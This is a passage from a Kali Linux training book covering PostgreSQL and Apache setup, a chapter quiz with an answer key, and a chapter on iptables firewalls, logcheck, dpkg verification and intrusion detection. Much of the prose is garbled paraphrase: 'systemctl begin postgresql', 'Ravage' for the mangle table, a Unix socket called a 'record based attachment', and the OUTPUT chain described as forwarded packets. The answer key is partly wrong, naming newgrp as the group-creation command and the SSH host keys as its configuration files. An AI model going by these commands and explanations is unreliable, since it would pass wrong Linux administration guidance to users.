3.3.2 Configuring PostgreSQL Databases

PostgreSQL is a server with a database. Various services & applications use this to store information. These services will have access to the database server over the system and need authentication to connect for most systems.

During this process PostgreSQL databases and client accounts will be created. To have the capacity to do that, we need Postresql service of run, so we should begin it with ***systemctl begin postgresql***.

3.3.3 Creating PostgreSql Users & database

The createuser command adds a new user and dropuser removes users. The createdb command adds a new database and dropdb. Each command acts on the default cluster (running on port 5432) but you can use pass --port=[PortNumber] to modify users and databases of an alternate cluster.

```
# su - postgres
$ createuser -P king_phisher
Enter password for new role:
Enter it again:
$ createdb -T template0 -E UTF-8 -O king_phisher king_phisher
$ exit
```

Figure 31 Creating PostgreSql Users & database

In the example above, the -P option asks **createuser** to query for a password once it creates the new king_phisher user. Looking at the **createdb** command, the –O option defines the user owning the new database.

We can now test that we can connect to the database over the socket listening on localhost (-h localhost) as the king_phisher (-U king_phisher):

```
# psql -h localhost -U king_phisher king_phisher
Password for user king_phisher:
psql (9.5.2)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256,
    ➥ compression: off)
Type "help" for help.

king_phisher=>
```

3.3.4 Connection Type and Client Authentication

PostgreSQL tunes in for approaching connection in two different ways:
- on TCP port 5432 of the localhost interface and
- on record based attachment /var/run/postgresql/.s.PGSQL.5432.
This can be arranged in postgresql.conf with different mandates: listen_addresses for the addresses to tune in to, port for the TCP port, and unix_socket_directories to characterize the registry where the record based attachments are made.

Contingent upon how they associate, customers are validated in various ways. The pg_hba.conf arrangement record characterizes who is permitted to associate on every attachment and how they are validated.

You can get a list of all the clusters and their status with pg_lsclusters. And, you can automate the migration of your cluster to the latest PostgreSQL version with pg_upgradecluster old-version cluster-name.

The old cluster is not dropped in the process, but it also won't be started automatically. You can drop it once you have checked that the upgraded cluster work is completed and working fine.

3.3.5 Configuring Apache

By default, Kali Linux installation incorporates the Apache web server, which is given by the apache2 bundle. Being a network service it is also disabled by default, which is built-in. You can start it with **systemctl start apache2**.

With so many attacks on web applications and the development of web applications in the industry it's nice to have the knowledge of these web components as it gives you the idea of what's happening in the background

Apache is a modular server, and many modules are executed by external modules that are loaded during initialization by the main program. The default setup simply invokes the most basic modules, and the use of **a2enmod module** effectively invokes other modules. Use **a2dismod module** to disable a module. These commands automate the configuration interfaces in/etc/apache2/mods-enabled/, pointing at the real records (put away /etc/apache2/ mods-accessible/).

There are many modules available, but two worth considering at the beginning are: PHP and SSL. PHP-composed web applications are executed by the Apache web server with the aid of the committed module provided by the libapache-mod-php bundle thus empowering the module to be established.

Apache 2.4 incorporates the SSL module required for secure HTTP (HTTPS) out of the box. It first needs to be activated with **a2enmod ssl,** then the required directives must be added to the configuration. A setup precedent is given in/etc/apache2/sites-available/default-ssl.conf. With its default setup, the web server tunes in on port 80 (as arranged in/etc/apache2/ ports.conf) and serves pages from the/var/www/html/catalog as a matter of course.

3.3.6 Configuring Virtual Hosts

An additional character to the web server is a virtual host. A similar Apache process that serves different sites (secbay.com and certfirst.com) on the grounds that HTTP requests both the names of the sites in question and the local host URL to be installed.

The default design for Apache 2 enables name-based virtual hosts. Moreover, a default virtual host is characterized in the /etc/apache2/sites-enabled/000-default.conf file; this virtual host will be utilized if no host coordinating the demand sent by the customer is found. Every additional virtual host is then depicted by a record put away in /etc/apache2/sites-available/.



Figure 32 Configuring Virtual Hosts

3.3.7 Requiring Authentication

Access to a part of a site should be confined under a few conditions, so that only legitimate customers who provide a username and a secret key are given access to the site. The .htaccess record includes Apache design requirements upheld each time a request concerns a catalog component where the .htaccess record is put away. Such mandates are recursive, growing the extension to all subdirectories.

In a .htaccess record, a large portion of the mandates that can happen in a Directory square are likewise legitimately the Allow. Override mandate records each of the options that can be empowered or impaired by the .htaccess method. A common use of this choice is to limit ExecCGI, with the goal that the manager selects which clients are allowed to run programs under the personality of the web server (the www-information client).

The /etc/apache2/authfiles/htpasswd -private document contains a list of clients and passwords; it is managed regularly by the htpasswd order. The following order, for example, is used to include a client or to change their password.

Summary:

- Network Manager also handles mobile broadband (Wireless Wide Area Network WWAN) and point-to-point protocol (PPPoE) modem connections over ethernet.

- The default network configuration is relying on DHCP to get an IP address, DNS server and gateway but you can use the gear icon in the lower right corner to alter the configuration in many ways.

- ***systemd-networkd*.** Its integration with the systemd init system makes this choice very attractive. It is not specific to Debian-based distributions (unlike ifupdown) and was designed to be very small, efficient, and relatively easy to configure if you understand the syntax of systemd unit files.

- **The adduser direction** asks a couple of inquiries before making the record yet its utilization is genuinely clear. Its setup document /etc/adduser.conf incorporates many intriguing settings.

- The following commands allow modification of the information stored in specific fields of the user databases:
    a. passwd—permits the user to change the password.
    b. chfn –To change the user information.
    c. chsh—(Change Shell) changes the user's login shell.

- SSH stands for Secure Shell. Which allows the user to login remotely, execute command or transfer files from one system to other systems securely.

- **The SSH** service listens to port 22 by default but this can be modified with the Port Directive. New SSH host key generation-Each SSH server has its own cryptographic keys.

- **PostgreSQL** is a database server. Nonetheless, it is rarely helpful all by itself to store information.

- **PostgreSQL** tunes in two separate ways to approach associations: on TCP port 5432 of the localhost interface and on record-based attachment /var / run / postgresql/.s. PGSQL.5432.

- **A virtual host** is an additional characteristic for the web server. A single Apache process that serves different sites (say www. Kali.org and www.offensive-security.com) on the grounds that HTTP requests the installation of both the name of the sites in question and the local host URL.

Chapter Review Questions:

1. What is the command that is used to lock a user account?

A. passwd -l user

B. passwd -L user

C. passwd – user

D. passwd –A

2. What is the command that is used to create groups?

A. newgroup

B. newgp

C. newgrp

D. new-group

3. What does SSH stand for?

A. Secure Shell

B. Secure-system shell

C. Secure system handler

D. Shell Standard handler

4. Where are the configuration files for SSH stored?

A. /etc/ssh/shell

B. /etc/ssh/ssh_host_*.

C. /etc/ssh/hosts

D. /etc/ssh/host_*.

5. What is the command that is used to stop SSH server?

A. systemctl stop ssh

B. ssh service stop

C. service stop ssh

D. None of the above

6. What is the command used to create Postgresql users?

A. create-postgresql-username

B. adduser postgresql username

C. createuser

D. adduser-username

7. What is the default port that PostgreSQL Connects to?

A. 8080

B. 4433

C. 5432

D. 9900

8. What is the default port that Apache uses?

A. 80

B. 25

C. 21

D. 23

9. Richard is working as a web admin at ABC corp. He wants to enable PHP in Apache so that he can host his company's website on it. What is the command that is used to enable PHP module inside Apache?

A. a2enmod php

B. a2dismod php

C. apache start php

D. apache enable php

10. Where is the default Apache SSL configuration file stored?

A. /bin/apache/ssl.conf

B. /var/www/html

C. /etc/apache2/sites-available/default-ssl.conf

D. /var/apache2/sites-available/default-ssl.conf

Answers to Chapter Review Questions

1. Answer: A

Explanation: The correct command to lock a user account in Linux is "passwd -l user", where "user" is the username of the account to be locked. Therefore, option A is correct.

2. Answer: C

Explanation: The correct command to create groups in Linux is "newgrp". Therefore, option C is correct.

3. Answer: A

Explanation: SSH stands for Secure Shell, which is a cryptographic network protocol for operating network services securely over an unsecured network. Therefore, option A is correct.

4. Answer: B

Explanation: The configuration files for SSH are typically stored in the /etc/ssh directory, particularly files starting with "ssh_host_". Therefore, option B is correct.

5. Answer: A

Explanation: The correct command to stop the SSH server in Linux is "systemctl stop ssh". Therefore, option A is correct.

6. Answer: C

Explanation: The correct command to create PostgreSQL users in Linux is "createuser". Therefore, option C is correct.

7. Answer: C

Explanation: The default port for PostgreSQL connections is 5432. Therefore, option C is correct.

8. Answer: A

Explanation: The default port used by Apache HTTP Server for HTTP connections is port 80. Therefore, option A is correct.

9. Answer: A

Explanation: The correct command to enable the PHP module inside Apache in Linux is "a2enmod php". Therefore, option A is correct.

10. Answer: C

Explanation: The default Apache SSL configuration file is typically stored in "/etc/apache2/sites-available/default-ssl.conf". Therefore, option C is correct.

CHAPTER 4

Monitoring and Managing Linux Processes

4.0 Monitoring and Managing Linux processes

It is unreasonable to examine security in general terms since the thought speaks to a huge scope of ideas, tools, and systems, none of which apply all around. Picking among them requires an exact thought of what your objectives are. Providing security to a system begins with nothing but a couple of inquiries. Surging quickly into executing a self-assertive arrangement of devices risks concentrating on the off-base parts of security.

The expression "risk" is generally used to allude all things considered to these three variables:

- what to secure?
- what types of attacks are to be anticipated?
- and who may get this going? Demonstrating the risk requires answers to these three inquiries. From displaying risk model, a security strategy can be built, and the policies can be executed with solid activities.

4.1 Network Security

Generally, a good strategy is to disable the services that are not being used. Kali shall help by disabling almost all network services by default. Keeping most of the services disabled, no security threats would be imposed. But keep in mind while enabling services you've enabled.

- By default, there would be no firewall making it listen to all network interfaces and making it publicly available.

- A few administrations have no authentication & authorization services setup and give you a chance to set them on first utilize; others have default credentials preset. Make a note to (re)set any secret phrase to something that you just know.

4.2 Using Firewall for Network Security

A software, hardware or both validates the incoming or outgoing network packets (local network) with the help of corresponding predefined conditions.

An entire network can be protected by using filtering network gateway. A machine will be fixed or configured as gateway for a network so it can validate all packets that go in and out of network.

Local firewall is a software product service that keeps running on one specific machine with the end goal to channel or limit access to a few administrations on that machine, or possibilities of preventing any connections that might have been installed in the system.+

4.3 Netfilter

Netfilter is a mechanism provided by the Linux kernel that enables customizable handlers to implement various networking-related operations. For packet filtering, network address translation, and port translation, Netfilter offers various functions and operations. But, NetFilter can be controlled with help of *user terminal, iptables* and *ip6tables* (exclusive commands for IPv4 and IPv6 networks).




Figure 33 Netfilter components

Fwbuilder a GUI based tool which gives a graphical depiction of filtering rules.

Behavior of Netfilter:
Netfilter utilizes four tables, which store rules managing three types of activities on bundles:

- filter rules like accepting, refusing, or ignoring a packet
- **NAT (Network Address Translation)** NAT is a method of restoring one IP address space to another by changing network address information in the packet IP header when transiting through a traffic routing system.
- Ravage concerns different changes to the IP packets (counting the ToS—Type of Service—field and options.
- Raw permits other manual adjustments on packets before they reach the tracking system.

Chains contain a list of rules in a table. Firewall uses chains(standard) to hold packets in some circumstances that are predefined. An administrator can create multiple chains which shall be referred to by any one of the standardized chains directly or indirectly.

There are three standard chains in a filter table:

- INPUT: fears packet whose destination would be firewall itself.
- OUTPUT: fears packets that shall be forwarded by firewall.
- FORWARD: fears packets that shall be passed through firewall (neither source nor destination).




Figure 34 Firewall depicting flow of NAT table chain

There are three standard chains in a NAT table:

- PREROUTING: to change packets as fast as they are received.
- POSTROUTING: to change packets when they are prepared to go on to their destination.
- OUTPUT: to change packets which are to be produced by the firewall.

Chains are a list of rules with a set of default conditions and actions to be performed when certain conditions are matched. When a packet is processed the firewall scans the respective chain rules one by one. Once they are matched, it resumes a specified action to continue the process. Choosing one standard action disturbs the processing of a chain because the packets are sealed.

Some NetFilter actions are:

Log-level: Displays syslog level of severity.
Log-prefix: Allows agreement of a text prefix to distinguish between logged messages.

- ULOG: It shall log a message via ulogd that can be used for better efficiency than syslogd for supervising big numbers of messages.
- chain_name: Evaluating rules and escalating to a given chain.

- RETURN: Interrupts the current processing of a chain and reoccur to the calling chain in case the current chain is a typical one, there shall be no calling chain, so the default action shall be performed instead.
- DNAT: (Destination Network Address Translation) Extra choices define the exact changes to be applied, including the --to-destination address: port option, which shall define the new destination IP address and/or port.

- MASQUERADE: Apply masquerading which is a special case of Source NAT.
- REDIRECT: This will redirect a packet to a given port of firewall and can be used to set a transparent web proxy that shall without any configuration on the client side, but the client thinks it is connected to the receiver, whereas the communication passes through the proxy. The --to-ports option depicts the port, or port range, where the packets are destined.

4.4 Iptables and Rules

Iptables is a Linux command line firewall that allows system administrators to manage incoming and outgoing traffic via a set of configurable table rules. Iptables uses a set of tables which have chains that contain set of built-in or user defined rules.

Different kernel modules and programs are currently used for different protocols; *iptables* applies to IPv4, *ip6tables* to IPv6

4.4.1 SYNTAX (iptables and ip6tables)

Commands (for iptables and ip6tables) that are utilized to manipulate tables, chain, and rules are listed in the below sections.




Figure 35 SYNTAX (iptables and ip6tables)

Commands:

- -L chain lists the rules in the chain. This is commonly used with the -n option to disable name resolution (for example, iptables -n -L INPUT will display the rules related to incoming packets)

- -N chain creates a new chain. Used for creating new chains for several purposes, includes testing a new network service or fending off a network attack.

- -X chain deletes an empty and unused chain (for example, iptables -X ddos-attack).

- -A chain rule adds a rule at the end of the chain. Recollect that rules are processed from top to bottom to be sure to keep this in attention when adding new rules.

- -Ichain rule_num rule inserts a rule before rule number rule_num. As with the -A option, keeps the processing order in mind when inserting new rules into the chain.

- -D chain rule_num (or-D chain rule) deletes a rule in a chain the first syntax identifies the rule to be deleted by its number (iptables -L --line-numbers will display these numbers), while the latter identifies it by its contents


- -F chain flushes a chain (deletes all its rules). For e.g., to delete all of the rules related to outgoing packets, you would run iptables -F OUTPUT. Without a chain, all the rules in the table get deleted.

```
- iptables -F
- (or)
- iptables --flush
```

- -P chain action defines the default action, or “policy” for a given chain. Make a note that only standard chains can have such policies. To drop all incoming traffic by default, you would run iptables -P INPUT DROP.

```
- iptables -P INPUT DROP
- iptables -P FORWARD DROP
- iptables -P OUTPUT DROP
```

Example:



4.2.2 Rules

Each rule is expressed as conditions -j action action_options. If numerous conditions are defined in the same rule, then the standard is the conjunction (logical AND) of conditions, which is at least as limiting as each condition.

The -p protocol condition shall match the protocol field of the IP packet. The most common values are TCP, UDP, ICMP and icmpv6. The condition can be supplemented by conditions on the TCP ports, with clauses such as --source-port port and --destination-port.

The -s address or -s network/mask condition matches the source address of the packet. Correspondingly, -d address or -d network/mask matches the destination address.

The -i interface condition selects packets coming from the provided network interface. -o interface selects packets going out on a specific interface.

The --state condition shall match the state of a packet in a connection (this requires the ipt_ conntrack kernel module, for tracking connection). The NEW state describes a packet starting a new connection, ESTABLISHED matches packets that belongs to an already existing connection, and RELATED matches packets initiating a new connection that relates to an existing one.

To print all rules in the selected chain

```
sudo iptables -S
sudo iptables -S INPUT
iptables -S OUTPUT
```

Viewing all iptables rules

```
iptables
iptables -S
iptables --list
iptables -L
iptables -S TABLE_NAME
iptables --table NameHere --list
iptables -t NameHere -L -n -v --line-numbers
```

To block a malicious network traffic from a range of hosts from IP address 10.0.1.15

COMMAND:

 # iptables -A INPUT -s 10.0.1.5 -j DROP
 # iptables -n -L INPUT

```
root@kali:~# iptables -A INPUT -s 10.0.1.1 -j DROP
root@kali:~# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.1.1             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@kali:~# S
```

Figure 36 iptables command

EXAMPLE 2:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.0.1.5             0.0.0.0/0
```

4.2.3 Making Rules

Creating a rule requires an invocation of iptables or ip6tables. Installing fwbuilder tool will help in creating rules. Command to install fwbuilder:

 # apt install fwbuilder

Elements to be considered while involving actual rules:

- Firewall (with network interfaces)
- Networks (along with IP's)
- Servers
- Ports (Services on servers)




Figure 37 Main Window of Fwbuilder

4.5 Logging

Data privacy and protection is an essential part of security however it is similarly important to guarantee accessibility of administrations. As an admin and security professional, one should guarantee that everything works fine, and it is one's responsibility for detecting anomalous behavior and degradation in time constraints. Checking and logging programming assumes a key job in this part of security, providing knowledge into what is going on the system and the network.

4.5.1 Logcheck

Logcheck is a program that monitors log files every hour by default and sends unusual log messages for further review to the administrator.

The list of monitored files is stored in /etc/logcheck/logcheck.logfiles. The default values work fine if the /etc/rsyslog.conf file has not been completely overhauled.

Paranoid, server, and workstation are the three different levels that Logcheck can report.

Paranoid mode should perhaps be limited to certain servers like firewalls.
Server mode is default mode and recommended.
Workstation mode is for workstations which is extremely concise.

Logcheck should be customizable for excluding few extra messages (for easy briefing).

/usr/share/doc/ logcheck-database/README.logcheck-database.gz is a required albeit a challenging read.

The applied rules can be split into several types:
• Those that succeed a message as a cracking effort (will be stored in a file in the /etc/logcheck/cracking.d/ directory)
• Logs of ignored crack attempts (/etc/logcheck/cracking.ignore.d/)
• Categorizing a message as a security alert (/etc/logcheck/violations.d/)
• Logs of ignored security alerts (/etc/logcheck/violations.ignore.d/)
• Applying to all the remaining messages (considered as system events).

4.5.2 Logs Location:

Various applications store logs in various locations in kali Linux. It is good to know the location of important services which help you in troubleshooting if a problem occurs.

We will list some important application and their log directory location:




Figure 38 Logs Location

4.6 DPKG

Dpkg is a Debian-based package manager. It can install, delete, and build packages, but it cannot download and install packages or their dependencies automatically, unlike other package management systems. To use dpkg to manage locally installed packages, this section covers:

- From a terminal prompt sort, to list all packages installed on the system:

```
dpkg -l
```

- This can generate a large amount of output, depending on the number of packages on your device. To see if a particular package is mounted, pip the output via grep:

```
dpkg -l | grep apache2
```

- To list the files installed by a package, in this case the *ufw* package, enter:

```
dpkg -L ufw
```

- If you are not sure which package installed a file, *dpkg -S* may be able to tell you. For example:

```
dpkg -S /etc/host.conf
base-files: /etc/host.conf
```

- You can install a local *.deb* file by entering:

```
sudo dpkg -i zip_3.0-4_i386.deb
```

- Uninstalling a package can be accomplished by:

```
sudo dpkg -r zip
```

dpkg --verify (or dpkg -V) is a fascinating tool as it exhibits the system files that can be modified, potentially by an attacker.

dpkg counts on checksums stored in its own database that is present on the hard drive (found in /var/lib/dpkg/info/package.md5sums). A thorough attacker will alter these files so they comprise the new checksums for the subverted files, or an advanced hacker will compromise the package on your Debian mirror. To defend against them, use APT's digital signature verification system.

Running dpkg -V verifies all installed packages and prints out a line for each file that fails verification. Each character means a test on some exact meta-data. But, dpkg does not store the meta-data that is needed for most tests leading an output question mark for them.

4.7 IDS (Intrusion Detection System)

An intrusion detection system (IDS) is a hardware or software program that looks for malicious activity or policy breaches on a network. A security information and event management system are generally used to report or gather any harmful activity or violation. Some IDSs can respond to intrusions as soon as they are discovered. They are called Intrusion prevention systems (IPS).

4.7.1 Types of IDS (Intrusion Detection System)

1. Host based Intrusion Detection System
2. Network based Intrusion Detection System

4.7.1.1 HIDS (Host based Intrusion Detection System)

A host-based intrusion detection system (HIDS) is a system that is capable of monitoring and analyzing the insides of a computing system and the network packets on the network interfaces. The first type of intrusion detection software to be designed, keeping original target system being the system computer where outside interaction shall be infrequent.

Numerous PC clients have experienced software's that screen dynamic system functioning in the form of anti-virus (AV) packages. While AV programs regularly monitor the system state, they do invest a ton of their energy see who is doing what inside a PC – and whether a given program ought to or ought to not approach specific system assets.




Figure 39 Placing HIDS

The prime operation of a HIDS depends on the detail that successful hackers will generally leave track of their actions.

Such intruders often will want to own the computer they attacked, and shall establish their ownership by installing rootkit that will allow the intruders getting future access to carry out malicious activity (keystroke logging, identity theft, spamming, botnet activity, spyware-usage etc.)

4.7.1.2 NIDS (Network based Intrusion Detection System)

A network-based intrusion detection system (NIDS) monitors a network for harmful activity. To evaluate all data, including all unicast traffic, NIDS often require promiscuous network access. NIDS are passive devices that monitor traffic without interfering with it.

Network-based intrusion detection systems (NIDS) are intelligently distributed devices that passively analyze traffic passing through the devices on which they are installed. NIDS can be hardware or software-based devices that connect to a variety of network media, including Ethernet, FDDI, and others, depending on the vendor. NIDS frequently feature two network interfaces. One is for promiscuous listening to network talks, while the other is for control and reporting.




Figure 40 A typical NIDS design

The NIDS sniffs the firewall's internal interface in read-only mode and delivers alarms to a NIDS Management server via a separate network interface (read/write).

4.7.2 Subsets of IDS

There is also subset of IDS types. The most common variants are based on signature detection and anomaly detection.

